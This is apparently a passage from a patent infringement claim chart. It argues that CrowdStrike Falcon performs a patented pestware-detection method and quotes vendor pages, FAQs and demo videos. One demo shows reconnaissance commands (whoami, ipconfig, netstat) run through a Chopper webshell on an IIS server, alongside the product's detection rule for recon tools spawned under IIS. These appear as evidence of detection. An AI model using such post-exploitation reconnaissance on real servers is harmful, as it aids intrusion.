550. The Accused Products perform each element of the method of claim 1 of the ’932 Patent. To the extent the preamble is construed as limiting, the Accused Products perform *a method for identifying an origin of activity on a computer that is indicative of pestware*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence


(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)

551. In addition, the Accused Products provide, *inter alia*, endpoint security, including malware detection and pestware detection as part of an integrated security platform.



(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 456.)


552. The Accused Products perform a method that includes *monitoring, using a kernel-mode driver, API call activity on the computer* and *storing information related to the API call activity in a log*. For example, the Accused Products utilize "a unique architecture comprising a lightweight (just a couple of MBs in size) ***kernel-mode sensor*** running on endpoints (servers, desktops, laptops, tablets, etc.) and a scalable Big Data cloud."



To address these technical challenges, CrowdStrike Falcon uses a unique architecture comprising a lightweight (just a couple of MBs in size) kernel-mode sensor running on endpoints (servers, desktops, laptops, tablets, etc.) and a scalable Big Data cloud. Detection can occur locally to the sensor, e.g. for behaviors such as attempted theft of login credentials by an adversary trying to move laterally through the victim network. Moreover, detection can occur jointly between sensor and cloud, e.g. in cases where large scale cloud data or heavy computing is part of a detection. Lastly, detection can occur exclusively in the cloud, e.g. when analyzing long timeframes across hundreds of thousands of sensors at a time.

(*See* WBR_CSK001419, https://www.crowdstrike.com/blog/advanced-falconry-seeking-prey-machine-learning.)


553. Indeed, "the Falcon Sensor sits in the ***kernel*** and CrowdStrike focuses on malicious patterns or indicators of attack." (Emphasis added.) As shown below, the Accused Products display information for an event related to "HOST CS-WEBSERV1-TMM" and "USER NAME CS-WEBSERV1-TMM" and connected a series of events including "[root]," "smss.exe," another "smss.exe," "wininit.exe," "services.exe," "svchost.exe," "w3wp.exe," "cmd.exe," "ipconfig.exe," another "cmd.exe," "whoami.exe," another "cmd.exe," and "NETSTAT.EXE," including "w3wp.exe" using the command prompt "cmd.exe" to perform malicious actions. The Accused Products and their "indicators of attack…recognize that this series of events corresponds to a webshell exploit" and "see the commands entered in the command prompt—whoami, ipconfig, and netstat—and under these circumstances they are suspicious."



How Falcon Prevents Fileless Attacks in Your Organization

```
TCP    [fe80::956:7347:597c:6d96%13]:389    [fe80::956:7347:597c:6d96%13]:52247  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:389    [fe80::956:7347:597c:6d96%13]:52251  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:49237  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:50146  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:52022  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:49237  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:50146  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:52022  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:52247  [fe80::956:7347:597c:6d96%13]:389    ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:52251  [fe80::956:7347:597c:6d96%13]:389    ESTABLISHED

C:\inetpub\wwwroot\> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::956:7347:597c:6d96%13
   IPv4 Address. . . . . . . . . . . : 10.10.3.112
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.3.1

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\inetpub\wwwroot\> whoami
nt authority\system

C:\inetpub\wwwroot\>
```

Because the falcon sensor sits at the kernel



How Falcon Prevents Fileless Attacks in Your Org

ipconfig.exe

cmd.exe

whoami.exe

Low Severity Suspicious Activity

cmd.exe

High Severity Suspicious Activity

High Severity Suspicious Activity

NETSTAT.EXE

Command execution indicative of Chopper webshell

A command was run that is associated with Chopper web shell activity.

NETSTAT.EXE

CS-WEBSERV1-TMM

Execution Details

Low Severity Suspicious Activity

An administrative/reconnaissance tool (xcopy.exe, ping.exe, tasklist.exe, ftp.exe, autoruns.exe) was spawned under an IIS worker process.

netstat -an

\Device\HarddiskVolume2\Windows\System3...

SPE\CS-WEBSERV1-TMM$


Dec. 29, 2016 17:58:01

Dec. 29, 2016 17:58:02

and under these circumstances, they are suspicious.

(*See* WBR_CSK000680 (https://www.youtube.com/watch?v=NdAKnfF-baM) at 1:12-1:52; *see* *also* WBR_CSK000669 (https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/).)


554. Indeed, "CrowdStrike Falcon supports all major platforms including Amazon AWS, Google Cloud Platform and Microsoft Azure. It also provides protection for guest OS hosted on all popular hypervisors and protects Windows, Linux and macOS guests with a kernel-mode agent." The kernel-mode agent "provid[es] comprehensive real-time visibility from its high position in the kernel into key OS events."



CrowdStrike Inc., a provider of cloud-delivered endpoint protection solutions, has announced a new update to its flagship Falcon platform, including:

- Linux Kernel-mode Agent – Falcon Linux agent is now a full kernel-mode module, providing comprehensive real-time visibility from its high position in the kernel into key OS events.


* * * * *



CrowdStrike Falcon supports all major platforms including Amazon AWS, Google Cloud Platform and Microsoft Azure. It also provides protection for guest OS hosted on all popular hypervisors and protects Windows, Linux and macOS guests with a kernel-mode agent.

(*See* WBR_CSK001695, https://solutionsreview.com/endpoint-security/crowdstrike-extends-falcon-platform-with-enhanced-cloud-and-data-center-coverage/.)

555. In addition, the Accused Products' "Endpoint Protection Software" features include "Activity Log," "Antivirus," and "Behavioral Analytics."




CrowdStrike Falcon Features and Options

Endpoint Protection Software

✓ Activity Log
✓ Antivirus
✓ Application Security
✓ Behavioral Analytics
✓ Device Management
Encryption
✓ Signature Matching
✓ Web Threat Management
✓ Whitelisting / Blacklisting

(*See* WBR_CSK001696, https://slashdot.org/software/p/CrowdStrike-Falcon/.)

556. Indeed, "[i]nformation related to activity on the endpoint is gathered via the Falcon sensor" and "each sensor transmits about 5-8 MBs/day."



— How does the Falcon sensor talk to the cloud and how much data does it send?


All data transmitted from the sensor to the cloud is protected in an SSL/TLS-encrypted tunnel. On average, each sensor transmits about 5-8 MBs/day.

— What data is sent to the CrowdStrike Cloud?

CrowdStrike Falcon is designed to maximize customer visibility into real-time and historical endpoint security events by gathering event data needed to identify, understand and respond to attacks — but nothing more. This default set of system events focused on process execution is continually monitored for suspicious activity. When such activity is detected, additional data collection activities are initiated to better understand the situation and enable a timely response to the event, as needed or desired. Note that the specific data collected changes as we advance our capabilities and in response to changes in the threat landscape. Information related to activity on the endpoint is gathered via the Falcon sensor and made available to the customer via the secure Falcon web management console.

(*See* WBR_CSK001665, https://www.crowdstrike.com/products/faq/.)


557. In another example, Falcon Insight's kernel-mode driver captures over 400 raw events and related information necessary to retrace incidents.



- **Capture critical details for threat hunting and forensic investigations:** Falcon Insight's kernel-mode driver captures over 400 raw events and related information necessary to retrace incidents.

(*See* WBR_CSK001550, https://www.crowdstrike.com/wp-content/uploads/2021/12/falcon-insight-data-sheet-verizon.pdf.)

558. In another example, CrowdStrike’s Falcon for Mobile is deployed on mobile operating systems and monitors internal API calls. On the timeline illustrated below, Falcon for Mobile monitors API calls and traces back through the monitored events to conduct a thorough investigation.




```
3   05-31 12:08:26   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
4   05-31 12:08:26   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
5   05-31 12:08:26   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
6   05-31 12:08:26   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
7   05-31 12:08:25   AndroidIntentSentIPC   AndroidComponentName: com.google.android.gms/com.google.android.gms.analytics.service.AnalyticsService   5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: com.google.android.gms.analytics.service.START
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.common.stats.ConnectionTracker
8   05-31 12:08:24   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
9   05-31 12:08:24   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
10  05-31 12:08:25   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.measurement.AppMeasurementService   5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: com.google.android.gms.measurement.START
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.measurement.AppMeasurementService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.common.stats.ConnectionTracker
11  05-31 12:08:24   AndroidIntentSentIPC   AndroidComponentName: com.android.chrome/org.chromium.android_webview.services.VariationsSeedServer   5f83146842c54a646408b036b2db1970
                                            ContextProcessId_decimal: 7
12  05-31 12:08:21   ProcessRollup2                                                                                                  5f83146842c54a646408b036b2db1970
                                            CommandLine: com.crowdstrike.falconmobile abi armeabi_v7a p3 org.me.mobiexpensifyg
                                            FilePath: /data/user/0/com.crowdstrike.falconmobile/virtual/data/app/org.me.mobiexpensifyg/
```

being launched by the user and later we
can see the internal API calls having

CrowdStrike's Falcon for Mobile – Overview and Hunting Walkthrough

(*See* WBR_CSK001301 (https://www.youtube.com/watch?v=Dy__Udnbt8I) at 3:29.)

559. The Accused Products perform a method that includes *analyzing, heuristically, the API call activity to determine whether one or more weighted factors associated with the API call activity exceeds a threshold*. For example, the Accused Products include "[m]achine learning [that] can detect and prevent both known and unknown malware on endpoints" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."




1. Prevention of Known and Unknown Malware

a. Signature-less malware protection
Signature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.

b. Machine learning
Machine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network. It enables faster and more complete discovery of indicators of attack, eliminates ransomware, and fills the gaps left by legacy AV.

* * * * *

